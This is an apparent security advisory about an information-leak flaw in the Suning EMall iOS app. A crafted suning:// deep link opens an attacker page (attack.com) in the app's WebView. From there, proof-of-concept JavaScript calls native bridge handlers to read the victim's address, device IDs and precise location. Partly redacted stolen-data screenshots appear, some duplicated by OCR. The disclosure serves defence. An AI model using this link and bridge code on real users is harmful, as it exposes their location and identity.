
An information leak vulnerability in the iOS version of Suning EMall App

Brief Description

Suning EMall app is a popular Online Shopping app. It ranks **No.20 in the "Shopping" category** list on the App Store of China Area (as of 2025-01-16).




App Store 预览

打开 Mac App Store 购买和下载 App。

苏宁易购 4+
买家电省到家
Suning Commerce Group Co.,Ltd.
专为 iPad 设计

“购物”类第 20 名
★★★★★ 4.9 • 190万 个评分

免费



App Store Preview

Open the Mac App Store to buy and download apps.

苏宁易购 4+
家电家装一站购齐
Suning Commerce Group Co.,Ltd.
Designed for iPad

★★★★★ 4.7 • 1.9K Ratings

Free


The iOS version of the Suning EMall supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Suning EMall app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **retrieving victim's account information** (such as Identifier, DeliverAddress), **retrieving victim's geolocation information** (such as Precise Geolocation, Province, City, District, Street) and **retrieving victim's device information** (such as ClientID, DeviceID).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **suning://m.suning.com/index?adTypeCode=1002&adId=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control.


When the victim clicks on this link, it directs the victim to the Suning EMall app and opens the webpage **https://attack.com/attack.html** within the app.




Phishing Link

Check out the product in the Suning EMall App

Open in “苏宁易购”?



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **retrieving victim's account information** (such as Identifier, DeliverAddress), **retrieving victim's geolocation information** (such as Precise Geolocation, Province, City, District, Street) and **retrieving victim's device information** (such as ClientID, DeviceID).



Get Your Account Info:


Your Identifier:
MeMFMiLetw4j4bpznV78ucTO[redacted]
EsrtlyP8oMCfCdOp5zljc1vXPW
+6DjyRKXQzMBzQdb8aYH0JC
LXW0KkzxKLbNgfD68d7MLgxu
KlcPHxB09LGbnd3XQS3MSTw
3iNyTSq+WXUVQSEFHStETM

Your DeliverAddress:
"{\n \"cityName\" : \"上海市\",\n \"longitude\" : \"\",\n
\"provinceCode\" : \"020\",\n \"townName\" : \"全区\",\n
\"cityCode\" : \"021\",\n \"addressId\" : \"1\",\n
\"address\" : \"紫星路[redacted]2号楼\",\n \"districtCode\" :
\"02110\",\n \"poiId\" : \"\",\n \"townCode\" :
\"0211099\",\n \"provinceName\" : \"上海\",\n
\"districtName\" : \"闵行区\",\n \"poiName\" : \"\",\n
\"latitude\" : \"\",\n \"poiAddress\" : \"\",\n
\"poiTypeCode\" : \"\"\n}"

Get Your Device Info:

Your ClientID:
b327d86e431a82fe22e2e[redacted]

Your DeviceID:
TIFj29dsm7gJ6zmfCeXcW5a6[redacted]
0ZbMOwKWnCqcONBcOBw7I



\"provinceCode\" : \"020\",\n \"townName\" : \"全区\",\n
\"cityCode\" : \"021\",\n \"addressId\" : \"1\",\n
\"address\" : \"紫星路5[redacted]2号楼\",\n \"districtCode\" :
\"02110\",\n \"poiId\" : \"\",\n \"townCode\" :
\"0211099\",\n \"provinceName\" : \"上海\",\n
\"districtName\" : \"闵行区\",\n \"poiName\" : \"\",\n
\"latitude\" : \"\",\n \"poiAddress\" : \"\",\n
\"poiTypeCode\" : \"\"\n}"

Get Your Device Info:

Your ClientID:
b327d86e431a82fe2[redacted]

Your DeviceID:
TIFj29dsm7gJ6zmfCe[redacted]
0ZbMOwKWnCqcONE

Get Your Geolocation Info:

Your Precise Geolocation:
(12[redacted]77,3[redacted]24)


Your Province: 上海

Your City: 上海

Your District: [redacted]区

Your Street: [redacted]隧道

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:



```
function cb_getLesPosition (res){
    var parts = res.split(',');
    var longitude = parts[1];
    var latitude = parts[2];
    var province = parts[3];
    var city = parts[4];
    var district = parts[5];
    var street = parts[6];

    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: " + "(" + longitude +
    "," + latitude + ")";
    document.getElementById("Province").innerText = "Your Province: " + province;
    document.getElementById("City").innerText = "Your City: " + city;
    document.getElementById("District").innerText = "Your District: " + district;
    document.getElementById("Street").innerText = "Your Street: " + street;
}
setTimeout(function() {
    SNNativeClient.callHandler("getLesPosition", null, cb_getLesPosition);
}, 2000);

function cb_getNewDeviceIdentifier (res){
    document.getElementById("DeviceID").innerText = "Your DeviceID: " + res;
}
setTimeout(function() {
    SNNativeClient.callHandler("getNewDeviceIdentifier", null, cb_getNewDeviceIdentifier);
}, 2000);
```

Impact of the Vulnerability

Scope of the vulnerability: at least including Suning EMall iOS version 9.5.198 (the latest version as of 2025-01-16).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

- ☞ **US:** https://apps.apple.com/us/app/%E8%8B%8F%E5%AE%81%E6%98%93%E8%B4%AD/id424598114
- ☞ **CN:** https://apps.apple.com/cn/app/%E8%8B%8F%E5%AE%81%E6%98%93%E8%B4%AD/id424598114

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.